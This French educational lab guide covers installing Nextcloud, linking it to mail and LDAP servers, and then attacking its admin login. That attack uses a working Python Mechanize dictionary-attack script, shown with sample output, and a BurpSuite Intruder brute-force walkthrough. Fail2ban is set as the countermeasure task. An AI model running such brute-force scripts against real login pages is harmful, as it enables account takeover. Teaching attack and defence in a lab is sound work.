

Installation et sécurisation de Nextcloud

| Propriétés | Description |
|-----------------------------|--|
| Intitulé long | Installation et sécurisation de Nextcloud 15.0.4 |
| Intitulé court | Installation et sécurisation de Nextcloud |
| Formation concernée | BTS Services Informatiques aux Organisations |
| Type de publication | Coté Labo |
| Matières | SISR3 – Exploitation des services |
| Présentation | <p>L'objectif global est de découvrir Nextcloud puis de mettre l'accent sur un aspect lié à sa sécurisation, à savoir la prévention des attaques par dictionnaire.</p> <p>Les objectifs intermédiaires sont donc :</p> <ul style="list-style-type: none"> • d'avoir une vue d'ensemble de l'application Nextcloud notamment à travers la liaison avec un serveur LDAP et un serveur de messagerie ; • de mettre en place un script en Python qui réalise une attaque par dictionnaire afin de se placer coté attaquant ; • d'utiliser Fail2ban afin de contrer cette attaque en se plaçant coté administrateur système. |
| Notions du programme | <p>Activités supports de l'acquisition des compétences</p> <p>D3.1 - Conception d'une solution d'infrastructure</p> <ul style="list-style-type: none"> • A3.1.1 Proposition d'une solution d'infrastructure • A3.1.3 Prise en compte du niveau de sécurité nécessaire à une infrastructure <p>D3.2 - Installation d'une solution d'infrastructure</p> <p>Savoir-faire</p> <ul style="list-style-type: none"> • Administrer et sécuriser un service et un système • Contrôler le contenu des fichiers d'activité et les indicateurs de métrologie • Installer et configurer une solution de contrôle et de surveillance des communications <p>Savoirs associés</p> <ul style="list-style-type: none"> • Sécurité des services, méthodes, technologies, techniques, normes et standards associés • Langage de commande et scripting. |
| Pré-requis | <p>Commandes de base d'administration d'un système Linux, modules SI1,SI2, SISR2 et SI4 pour l'utilisation d'objets en POO.</p> <p>Connaissances de base du langage Python. <i>Si les étudiants ne connaissent pas le langage Python, le script est fourni par le professeur. Il est également possible d'utiliser l'outil Burpsuite en remplacement du script Python.</i></p> |
| Transversalités | <p>SISR4 – Administration des systèmes</p> <p>SISR5 – Supervision des réseaux</p> <p>SI7 – Intégration et adaptation d'un service</p> |
| Outils | <p>Un logiciel de virtualisation (VMware, VirtualBox...), NextCloud 15.0.4, Debian Stretch 9.6, Fail2ban 0.9.6, Python 2.7.13, accès à internet, un serveur LDAP, un serveur de messagerie, un serveur DNS, une machine cliente sous Linux pour les tests.</p> <p>Site officiel : https://nextcloud.com</p> |
| Mots-clés | Nextcloud, Fail2ban, attaque par dictionnaire, Python, Mechanize. sécurité |
| Durée | 4 h |
| Auteur(es) | Patrice DIGNAN, avec la relecture et les suggestions de Yann BARROT et Apollonie RAFFALLI, |
| Version | v 2.0 |
| Date de publication | Mars 2019 |

1 Présentation et installation de Nextcloud

1.1 Présentation et architecture de Nextcloud

Nextcloud est un logiciel libre qui permet de créer et gérer un serveur de stockage et de partage de fichiers en ligne. Le projet est dérivé du logiciel ownCloud qui a été lancé en 2010 par Frank Karlitschek afin de permettre aux utilisateurs d'avoir le contrôle de leurs données sur le *cloud* en hébergeant leur propre serveur.

Dans son utilisation basique, l'application permet d'*uploader* des fichiers via une interface Web ou WebDAV¹, puis de visualiser ces fichiers sous la forme d'un bureau en ligne.

De nombreuses applications Nextcloud viennent se greffer et ajouter des fonctionnalités comme la détection de virus, la journalisation des accès et des changements de fichiers, le versionnage, le chiffrement des fichiers, l'édition collaborative de fichiers.

Il est également possible d'installer un logiciel client (disponible pour GNU/Linux, Mac OS et Windows) permettant de synchroniser les fichiers présents sur le disque dur du client avec les fichiers stockés sur le serveur Nextcloud. Cette synchronisation peut s'effectuer entre plusieurs postes et plusieurs utilisateurs.

L'architecture se base sur des briques éprouvées de l'open source, notamment pour la partie serveur : PHP, Javascript, Ajax et SQLite, MySQL ou PostgreSQL comme base de données.

En ce qui concerne la gestion des utilisateurs, l'application s'interface avec LDAP/Active Directory.

1.2 Objectifs du Côté labo

Au-delà de la découverte de Nextcloud, ce Côté labo met l'accent sur la prévention des attaques par dictionnaire pour trouver les mots de passe du serveur. En effet, un serveur Nextcloud héberge des données auxquelles les utilisateurs accèdent en s'authentifiant. Si le mot de passe du compte administrateur est trouvé, les données partagées (contacts, fichiers, agendas) seront alors compromises.

Les objectifs sont les suivants :

- installation de Nextcloud ;
- intégration avec un serveur de messagerie ;
- intégration avec un serveur LDAP ;
- mise en œuvre d'un script d'attaque par dictionnaire sur Nextcloud ;
- application de contre-mesure avec Fail2ban.

1.3 Contexte logistique et matériel

Le contexte est celui du laboratoire pharmaceutique Galaxy-Swiss Bourdin (GSB) qui désire mettre à disposition de l'ensemble de ses salariés un service sécurisé de stockage de fichiers en ligne accessible depuis un navigateur par le nom pleinement qualifié *owncloud.gsb.com*.

Cette application nécessite :

- un serveur Web (Apache/Nginx, ...) ;
- l'accès à une base de données relationnelle (MySQL, PostgreSQL, SQLite) avec la possibilité pour les deux services d'être sur la même machine physique.

L'accès à l'application Nextcloud nécessite une machine cliente disposant d'un navigateur.



Pré-requis :

L'application va s'appuyer sur l'infrastructure existante de GSB comportant :

- un serveur DNS avec la zone directe *gsb.com* ;
- un serveur de messagerie ;
- un serveur LDAP (annuaire Active Directory avec pour nom de forêt « *gsb.com* »).

1 Webdav est une extension du protocole HTTP permettant de récupérer, déposer, synchroniser et publier des fichiers sur un serveur distant.

2 Travail à faire :

À l'aide du dossier documentaire sur Nextcloud, réalisez les travaux suivants :

1°) Préparation de votre environnement de travail

Dans un premier temps, vérifiez votre maquette de travail en testant la connectivité de l'ensemble :

- annuaire Active Directory ;
- serveur de messagerie ;
- serveur DNS ;
- routeur pour la connexion internet ;
- serveur qui hébergera Nextcloud.

2°) Installation de Nextcloud

- Installez Nextcloud sur une nouvelle machine de type Debian Stretch sans interface graphique.

Vous devez notamment donner les informations de connexion au serveur de base de données. Vous choisirez 'password' comme mot de passe pour le compte administrateur de Nextcloud.

- Intégrez votre nouvelle machine dans le serveur DNS.
- Créez 2 utilisateurs standards locaux sur Nextcloud, en plus du compte administrateur et testez les fonctionnalités de base du nouveau service en ligne à partir de ces utilisateurs (création et upload de fichiers, etc.).

3°) Liaison avec le serveur de messagerie

Vous devez configurer l'application Nextcloud de manière à l'intégrer au serveur de messagerie.

- Dans un premier temps, activez la notification par courriel puis renseignez les paramètres permettant d'effectuer la liaison.
- Ensuite, authentifiez-vous avec un utilisateur, importez un fichier de votre choix et mettez-le en partage à deux autres utilisateurs.
- Vérifiez le contenu des boîtes aux lettres.

4°) Liaison avec le serveur LDAP

- Configurez l'application Nextcloud de manière à l'intégrer au serveur LDAP.
- Testez les paramètres de liaison avec le serveur LDAP du contexte GSB.
- Testez une authentification sur Nextcloud avec des utilisateurs du serveur LDAP du contexte GSB. *Attention à bien indiquer, dans les attributs LDAP de l'application, à quel attribut le login doit être associé.*

5°) Utilisation d'un script en Python qui réalise une attaque par dictionnaire

- Positionnez-vous sur la machine cliente, installez Python et le module Mechanize, puis repérez l'URL qui s'affiche en cas de succès d'authentification.
- Sur votre machine cliente, téléchargez le dictionnaire nommé *john.txt.bz2* contenant une liste de mots de passe en anglais : <https://wiki.skullsecurity.org/Passwords>
- Renommez votre dictionnaire en « dico ».
- Utilisez une commande de votre choix afin de vérifier que le mot de passe « password » figure dans ce dictionnaire.
- Utilisez le script présent dans la documentation afin de réaliser une attaque par dictionnaire sur Nextcloud..
- Consultez les logs afin de tracer ces tentatives.

Les étudiants plus rapides peuvent tenter une force brute avec le proxy BurpSuite.

Remarque : sur le formulaire d'authentification de Nextcloud, les champs de login et de mot de passe s'intitulent respectivement *user* et *password*.

6°) Contre-mesure avec Fail2ban

- Sur votre serveur Nextcloud, installez et configurez Fail2ban afin qu'il bannisse les adresses IP qui ont 3 échecs d'authentification pendant une durée de 30 minutes. Créez notamment le fichier qui contient l'expression régulière associée à une entrée d'échec d'authentification dans les logs de Nextcloud.
- Vérifiez votre expression régulière et démarrez Fail2ban. Authentifiez-vous 3 fois avec un mot de passe erroné et consultez les logs afin de repérer l'adresse IP bannie.
- Puis, relancer votre script python.
- Décrivez ce que vous observez et testez à nouveau en désactivant Fail2ban.

Dossier documentaire sur Nextcloud

1 Installation de Nextcloud à partir des sources

→ Installation d'un serveur LAMP (Linux, Apache, MySQL, PHP) :

Un **serveur LAMP** est nécessaire ainsi que d'autres paquets en dépendances afin de permettre le bon fonctionnement de l'installation.

```
#apt install curl apache2 php7.0 php7.0-mysql php7.0-mbstring php7.0-gd php7.0-json php7.0-curl  
php7.0-intl php7.0-mcrypt php7.0-imagick php7.0-xml php7.0-zip php-ldap mariadb-server
```

Toujours sur votre serveur, installez aussi les paquets suivants :

```
#apt install fail2ban ssh
```

En effet, vous aurez besoin d'un serveur SSH afin de transférer des fichiers vers votre serveur de manière sécurisée.

→ Téléchargement et décompression :

Nous partons d'une distribution **Debian Stretch** fraîchement installée sans environnement graphique de bureau. La version de Nextcloud utilisée est la 15.0.4.

Pour récupérer cette version sur votre serveur, vous avez, entre autres, les deux solutions suivantes :

Directement depuis votre serveur :

- `wget https://download.nextcloud.com/server/releases/nextcloud-15.0.5.zip`
- `unzip nextcloud-15.0.5` (après avoir éventuellement installé unzip)
- `mv nextcloud /var/www/html`
- `chown -R www-data /var/www/html/nextcloud/`

À partir de votre machine cliente

Téléchargez Nextcloud sur le site officiel de Nextcloud à l'adresse suivante :

<https://nextcloud.com/install/>

Dans cette page, *cliquer sur le lien Download for server*

Server

There are several ways to get your own
Nextcloud for you and your data.

[Download for server](#)

Après extraction, vous devez obtenir ceci :



Dans ce Coté labo, nous ne toucherons pas à la configuration d'Apache. Nextcloud sera accessible en utilisant l'url **<ip-nom-serveur>/nextcloud** via le virtualhost présent par défaut sur Apache.

Il faut ensuite déplacer l'archive vers notre serveur web (avec la commande `scp` par exemple).

Puis, sur le serveur, il faut utiliser les commandes suivantes :

```
mv nextcloud /var/www/html
```

```
chown -R www-data /var/www/html/nextcloud/
```

Remarque concernant l'adressage IP :

Pour le serveur Nextcloud, vous devez choisir un adressage IP cohérent avec le contexte GSB. Si votre contexte GSB est opérationnel, vous devez pouvoir accéder au serveur Nextcloud à l'aide de son nom après avoir intégré ce dernier dans votre serveur DNS (zone directe notamment).



Attention, en cas de changement ultérieur d'adresse IP ou de nom pour le serveur Nextcloud, vous devez changer le contenu du fichier **config.php** situé dans le répertoire **config** de Nextcloud.

Le fichier associé à la capture d'écran suivante ne sera disponible qu'une fois l'installation de Nextcloud terminée. Il faut l'adapter en fonction de l'adressage IP du contexte.

```
GNU nano 2.7.4                                Fichier : config.php
<?php
$CONFIG = array (
  'instanceid' => 'ocs4iyw8xkf9',
  'passwordsalt' => 'E61ckf2ysWTcUwMto67x7Yv1Qez1Zg',
  'secret' => '0x1xZVk/kMVg6SH3F3gDJE1aD39TE/XbqDV4KSqIfMh942HF',
  'trusted_domains' =>
  array (
    0 => '172.16.50.100',
  ),
  'datadirectory' => '/var/www/html/nextcloud/data',
  'dbtype' => 'mysql',
  'version' => '15.0.4.0',
  'overwrite.cli.url' => 'http://message1ab.gsb.com/nextcloud',
```

L'étape suivante consiste à se connecter au serveur de base de données afin de créer la base de données ainsi qu'un utilisateur qui aura les privilèges sur cette base. Pour cela, il faut auparavant exécuter les commandes suivantes :

1- Lancer la commande suivante permettant d'initialiser la sécurisation de notre serveur MariaDB

mysql_secure_installation

Cette commande permet notamment d'initialiser un mot de passe pour le compte root. Ensuite, répondre *Oui* à toutes les questions posées.



Il est recommandé de choisir un mot de passe associé à l'utilisateur "root" assez difficile lors de l'installation du serveur de base de données car MySQL peut aussi être "brute forcé".

2- Se connecter au serveur de base de données avec la commande mysql

```
mysql
```

3- Créer l'utilisateur propriétaire sur la base de données via les commandes mysql suivantes :

```
create database nextcloud;
```


```
grant all privileges on nextcloud.* to 'nextcloud'@'localhost' identified by'password';
```

```
flush privileges;
```


```
quit
```

Dans cet exemple, l'utilisateur propriétaire de la base de données est *nextcloud* et son mot de passe est *password*.

Il faut ensuite revenir sur le navigateur de la machine cliente afin d'administrer le serveur Nextcloud avec son adresse IP ou son nom.



Un accès au site via un navigateur permet la finalisation de l'installation. Choisissez '**admin**' comme login. Pour les besoins du TP, le mot de passe '**password**' sera affecté à ce compte.





Dans la partie basse de l'écran, un autre formulaire demande de saisir les informations de connexion à la base de données.

Compte tenu des travaux précédents sur le serveur MariaDB, il faut indiquer *nextcloud* comme nom d'utilisateur et *password* comme mot de passe. Le nom de la base de données étant *nextcloud*.

Il faut enfin cliquer sur *Terminer l'installation*. Une fois l'installation terminée, la page d'accueil de Nextcloud est visible avec une connexion en tant qu'administrateur.

NB : l'espace de stockage des fichiers partagés par Nextcloud a été configuré automatiquement dans `/var/www/html/nextcloud/data`.

La configuration du serveur Nextcloud se réalisera ensuite via l'interface d'administration :

| | |
|--|---|
|  <p>The screenshot shows the left sidebar of the Nextcloud interface. At the top is the Nextcloud logo (three white circles on a blue background). Below it are five menu items, each with an icon and text: 'Tous les fichiers' (with a folder icon), 'Récent' (with a clock icon), 'Favoris' (with a star icon), 'Partages' (with a share icon), and 'Étiquettes' (with a tag icon).</p> | <p>Le menu de gauche permet :</p> <ul style="list-style-type: none">• d'accéder à la liste des fichiers ;• de voir les favoris ainsi que les partages ; <p>Ce menu est enrichi lorsque l'on clique sur Paramètres dans le menu de droite.</p> |
|  <p>The screenshot shows the right sidebar of the Nextcloud interface. At the top are three icons: a bell, a person, and a gear. Below them is a dropdown menu with six items: 'Paramètres' (with a gear icon), '+ Applications' (with a plus icon), 'Utilisateurs' (with a person icon), 'À propos' (with an 'i' icon), 'Aide' (with a question mark icon), and 'Se déconnecter' (with a power icon).</p> | <p>Le menu déroulant de droite permet :</p> <ul style="list-style-type: none">• de configurer l'espace propre à chaque utilisateur (langue, notifications, mot de passe...) ;• d'administrer Nextcloud et de gérer les utilisateurs si on est connecté en tant qu'administrateur . |

Ces menus s'adaptent selon que l'individu connecté soit administrateur ou simple utilisateur.

2 Liaison avec un serveur de messagerie

2.1 Objectifs

Lorsqu'un fichier est partagé, Nextcloud permet de mettre en place une **notification par courriel** aux utilisateurs concernés. L'adresse de courriel doit évidemment être renseignée sur chaque compte ou importée depuis l'annuaire. Une configuration du serveur Nextcloud est nécessaire afin d'indiquer les paramètres de liaison avec notre serveur de messagerie.

Dans ce Côté labo, un serveur de messagerie est déjà disponible avec les caractéristiques suivantes :

- FQDN : `messagelab.gsb.com`
- Logiciels : postfix, courier-imap, claws-mail.
- Les adresses de courriel ont le format suivant : `<nom>@gsb.com` .

2.2 Préparation du serveur Nextcloud

Il faut aller dans le menu de droite et cliquer sur "**Paramètres**", puis cliquer sur "**Paramètres de base**" dans le menu de gauche et renseigner les champs associés au serveur de messagerie :

Serveur e-mail *i*

Il est important d'indiquer un serveur afin de pouvoir envoyer des mails en cas de perte de mot de passe et pour d'autres notifications.

Mode d'envoi: SMTP | Chiffrement: Aucun

Adresse source: user1@gsb.com


Méthode d'authentification: En clair | Authentification requise

Adresse du serveur: smtp.gsb.com : 25

Informations d'identification: user1

Exemple de configuration pour un serveur SMTP -

Il est alors possible de savoir si la configuration est opérationnelle en envoyant un courriel :



On retrouve cette configuration dans le fichier `/var/www/html/nextcloud/config/config.php`. Ce fichier peut être directement édité et modifié mais le plus simple est de renseigner les paramètres dans la rubrique « Serveur e-mail ».

```
'mail_from_address' => 'user1',
'mail_smtpmode' => 'smtp',
'mail_sendmailmode' => 'smtp',
'mail_domain' => 'gsb.com',
'mail_smtpauthtype' => 'PLAIN',
'mail_smtpauth' => 1,
'mail_smtp host' => 'smtp.gsb.com',
'mail_smtpname' => 'user1',
'mail_smtppassword' => 'user1',
'mail_smtpport' => '25',
```

2.3 Partage de fichier avec notification par courriel

Une fois la liaison avec le serveur SMTP effectuée, il est possible de tester un exemple de notification par courriel lors d'un partage de fichier. Dans un premier temps, il faut d'abord vérifier que les autorisations de partage sont activées via le compte administrateur. Pour cela, cliquer sur **Paramètres** dans le menu de droite puis, cliquer sur **Partage** dans le sous menu **Administration** du menu de gauche.

Partage *i*

En tant qu'administrateur, vous pouvez affiner le comportement de partage.

- Autoriser les applications à utiliser l'API de partage
- Autoriser les utilisateurs à partager par lien
 - Autoriser les téléversements publics
 - Toujours demander un mot de passe
 - Imposer la protection renforcée du mot de passe
 - Indiquer une date d'expiration par défaut
- Autoriser le repartage

La notification se fait en ajoutant la liste des utilisateurs concernés lors d'une opération de partage. Dans cet exemple, l'utilisateur *user1(admin)* partage un document avec l'utilisateur *user2*.

The screenshot shows the Nextcloud sharing interface. On the left, a table lists files with columns for 'Nom', 'Taille', and 'Modifié'. The file 'TestPartageCerta' is highlighted with a black box. On the right, the sharing options for 'TestPartageCerta' are shown, including a search bar for users and a list of users. 'user2' is selected and highlighted with a black box. The 'Partage' button is also visible.

| Nom | Taille | Modifié |
|-------------------|--------|-------------------|
| TestPartageCerta | < 1 KB | il y a une minute |
| ReunionWebexCerta | < 1 KB | il y a 16 minutes |
| Nextcloud.png | 36 KB | il y a 5 heures |
| Nextcloud.mp4 | 452 KB | il y a 5 heures |
| Photos | 3 MB | il y a 5 heures |

Dans les captures d'écrans suivantes, nous utilisons *claws-mail* comme client de messagerie. D'autres configurations sont évidemment possibles.

```
From: admin via Nextcloud <user1@gsb.com>
To: user2@gsb.com
Subject: admin a partagé «TestPartageCerta» avec vous
Date: Tue, 19 Feb 2019 14:41:11 +0000
Reply-To: admin <user1@gsb.com>

admin a partagé «TestPartageCerta» avec vous.

Ouvrir «TestPartageCerta»: http://192.168.0.15/nextcloud/index.php/f/239

--
Nextcloud - un lieu sûr pour toutes vos données
```

À noter que tout nouvel utilisateur dont l'adresse mail est renseignée reçoit un mail de bienvenue.


3 Liaison avec un serveur LDAP

3.1 Objectifs

L'objectif est de permettre une centralisation de la gestion des utilisateurs à l'aide d'un annuaire. Dans ce Côté labo, la liaison s'effectue avec un serveur Active Directory.

Sous Windows, il faut aller dans Démarrer/Outils d'administration/Utilisateurs et ordinateurs Active Directory pour gérer les utilisateurs de l'annuaire.

Dans la suite des manipulations, Active Directory est supposé installé avec au moins quelques utilisateurs pour les besoins du labo. L'idéal serait d'utiliser la base de données complète des utilisateurs de GSB.



3.2 Préparation du serveur Nextcloud

Sur le serveur Nextcloud, il faut dans un premier temps vérifier que le paquet **php-ldap** est installé. Ensuite, il faut activer une application permettant d'effectuer la liaison avec notre serveur Active Directory.

Pour activer cette application, il faut cliquer sur le lien Applications dans le menu de droite. Puis, dans la liste des applications, il faut activer celle qui se nomme **LDAP user and group backend** et vérifier qu'elle s'affiche dans la liste des applications activées.



La liaison avec le serveur LDAP est réalisée une fois que les paramètres associés au serveur sont renseignés. Pour cela, il faut cliquer sur **Paramètres** dans le menu de droite puis sur **Intégration LDAP/AD** dans le sous menu **Administration** du menu de gauche. La page qui s'affiche permet d'accéder aux paramètres de configuration de la liaison LDAP.



Les valeurs à saisir dépendent du serveur LDAP.

- **Serveur** : l'adresse IP ou le nom du serveur LDAP sur le port 389.
- **DN de l'utilisateur** : Le DN complet de l'utilisateur.
- **Mot de passe** : Le mot de passe de l'utilisateur qui a les privilèges pour interroger l'annuaire (dans l'exemple ci-dessous, un utilisateur nommé *nextcloud* a ces privilèges).
- **DC** : *dc=gsb,dc=com*

Intégration LDAP/AD

Serveur Utilisateurs Attributs de login Groupes

1. Serveur :

Saisir les filtres LDAP manuellement (recommandé pour les annuaires de grande ampleur)

Configuration OK 

Il est possible d'affiner la configuration en spécifiant des filtres sur les paramètres d'import (groupes, attributs, ...). La vérification de la liaison peut ensuite se faire via un bouton de test. En cas de problème, les **journaux** de Nextcloud sont disponibles via l'interface web dans la rubrique **Logs** du compte administrateur ou directement sur le serveur.

```
tail /var/www/html/nextcloud/data/nextcloud.log
```

4 Attaque par dictionnaire de Nextcloud

4.1 Objectifs

L'accès aux données de Nextcloud passe par une authentification. L'objectif de cette partie est d'utiliser un script qui va tester des mots de passe figurant dans un dictionnaire. Moins le mot de passe est compliqué, plus il risque d'être compromis. C'est ce qu'on appelle une attaque par dictionnaire.

Python est un bon candidat pour l'écriture d'un tel script. Ce langage comporte une multitude de modules qui facilitent la programmation de scripts autour de la plupart des services réseaux. Dans notre cas, il nous faut exploiter les champs de login et de mot passe du formulaire de la page d'accueil.

Pour obtenir des informations sur une page web, on peut commencer par aller voir son code source coté client (CTRL + U).

Il existe aussi plusieurs outils qui permettent d'étudier en détail les champs des formulaires. On peut citer BurpSuite, ou encore une extension de Firefox nommée TemperData.

4.2 Le module Mechanize

Afin de comprendre le script, proposé plus loin, nous pouvons nous appuyer sur le module **Mechanize** en Python que nous installerons sur la machine cliente de test sous Linux.

```
apt install python-mechanize
```

Le module Mechanize permet de manipuler les formulaires d'une page web. Il faut dans un premier temps créer un objet de type Browser, puis l'initialiser avec une page web. Il est alors possible de manipuler les objets du formulaire et de le soumettre.

→ **Création d'un objet de type Browser nommé navigateur :**

```
navigateur = mechanize.Browser()
```

→ **Initialisation de l'objet avec une page web afin d'inspecter son contenu :**

```
reponse = navigateur.open(url)
```

→ **Positionnement sur un formulaire au sein de la page web :**

Il est possible d'effectuer ce positionnement en utilisant le nom du formulaire ou son numéro. Le premier formulaire ayant le numéro 0.

```
navigateur.select_form(nr = 0)
```

→ **Manipulation des objets du formulaire :**

L'exemple suivant affecte une valeur dans une zone de texte.

```
navigateur.form['nom'] = "Assange"
```

→ **Soumission du formulaire :**

```
reponse = navigateur.submit()
```

→ **URL de la page après soumission du formulaire :**

Si l'authentification est correcte sur ownCloud, une URL particulière s'affiche. Il faut donc connaître cette URL et la tester afin de savoir si le mot de passe est correct.

```
UrlRetour = reponse.geturl()
```

Ce module nous permettra d'interagir avec les objets de notre page cible afin d'automatiser nos tests. Il est possible de télécharger des dictionnaires existants sur internet. Le plus imposant semble être celui créé par le hacker **Stun**, avec un milliard et demi de mots de passe.

Le script à tester est le suivant :

```
GNU nano 2.7.4                               Fichier : Bureau/force.py
#Script de force brute de Nextcloud
#Auteur : Patrice DIGNAN
import mechanize
import sys

br=mechanize.Browser()
reponse=br.open("http://nextcloud.gsb.com/nextcloud/index.php/login")

fd=open(sys.argv[1])
listepass=fd.readlines()

for testpass in listepass:
    br.select_form("login")
    br.form['user'] = 'admin'
    br.form['password'] = testpass.rstrip()
    reponse = br.submit()
    if "nextcloud.gsb.com/nextcloud/index.php/apps/files/" in reponse.geturl():
        print "Mot de passe OK...",testpass
        break
    else:
        print "Tentative mot de passe :",testpass,"...echec"
fd.close()
```

Voici un exemple d'exécution d'un script en utilisant le login de l'administrateur par défaut **admin**. Notre script s'appelle **force** et prend comme seul argument le dictionnaire.

```
prof@host777:~$ python force.py dico
Tentative mot de passe : gotroot
... : ECHEC
Tentative mot de passe : felix
... : ECHEC
Tentative mot de passe : foch
... : ECHEC
Tentative mot de passe : assange
... : ECHEC
Tentative mot de passe : snowden
... : ECHEC
!!MOT DE PASSE OK...!! : password
```


4.3 Utilisation du proxy BurpSuite

Si on veut éviter le développement d'un script, on peut utiliser l'outil BurpSuite déjà mis en œuvre dans d'autres coté labo sur la sécurisation des applications web. L'installation de cet outil est décrit dans le Côté labo suivant : <https://www.reseaucerta.org/securisation-des-applications-web-owasp-activite1> dans le document intitulé *owaps-mise_en_place-v1.1.odt*. La suite des coté labo sur la sécurisation des applications web permet de bien comprendre le fonctionnement de BurpSuite.

Pour réaliser une force brute de Nextcloud avec BurpSuite, il faut réaliser les étapes suivantes :

- 1- Se positionner sur la page d'authentification de Nextcloud, puis activer le proxy BurpSuite.
- 2- Saisir un login et un mot de passe correct afin de comprendre le comportement de l'application. Au niveau de BurpSuite, la requête est interceptée dès que l'on valide la saisie. Il faut alors envoyer cette requête vers le **répéteur** de BurpSuite. Puis, il faut recommencer l'opération, toujours depuis le répéteur, avec un mot de passe incorrect. Entre les deux manipulations, il faut veiller à supprimer les cookies du navigateur. L'objectif est de pouvoir comparer les réponses obtenues. Lorsque le mot de passe est correct, on constate alors que des cookies sont générés ce qui n'est pas le cas lorsque le mot de passe est incorrect. L'attaquant peut effectuer cette manipulation à l'aide de son compte standard dont il connaît le mot de passe.

Avec un mot de passe correct (password), on peut voir des cookies dans la réponse :



Avec un mot de passe incorrect, il n'y a pas de cookie. Il faut faire attention, à vider les cookies du navigateur entre chaque manipulation.

Request

Raw Params Headers Hex

```

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: nc_sameSiteCookielax=true;
nc_sameSiteCookiestrict=true;
ocs4iyw8xkf9=2bf9ef3mqu65bnu6qvvhquq1s6;
oc_sessionPassphrase=%2FsM0gYr%2BT%2B0HcWdIzLa%2FZt6YX0WhR
bxNRPJXNRBqgbEF3Vz25WgRX%2FSHXZS8BYEp1xAk4gVFhwIr09Df%2Bk9
mTA13XY7j;SdPLqbPT9J8MMLLlMKzZVIvusByJjyk0AVHFs
Connection: close

user=admin&password=test&timezone=Europe
%2FBerlin&requestt...409TBiC9mc6EMvHFcaQuBQKSImlmz
tibEibAw%3D%3A93Z0P%2Ftan0kLUor7oydMRDB%2FMYokYWFkAm8zMZE
VVw%3D

```

Response

Raw Headers Hex

```

NekVT0HNL0D0=';style-src 'self' 'unsafe-inline',img-src
'self' data: blob;font-src 'self' data:;connect-src
'self';media-src 'self'
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
Location:
http://172.17.126.212/nextcloud/index.php/apps/files/
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

```

3- On peut alors lancer l'attaque à l'aide de l'outil **Intruder** de BurpSuite. On repart de la requête d'authentification interceptée dans le proxy et on l'envoie vers l'outil **Intruder**. Il faut alors sélectionner le mode **sniper** en ne sélectionnant que le mot de passe à brute forcer et charger le dictionnaire préalablement créé. Lors du lancement de l'attaque, on constate la réponse renvoyée pour le bon mot de passe a une taille plus importante.

| | | | | | |
|---|----------|-----|--|--|------|
| 7 | gg | 303 | | | 885 |
| 8 | hh | 303 | | | 885 |
| 9 | password | 303 | | | 1297 |

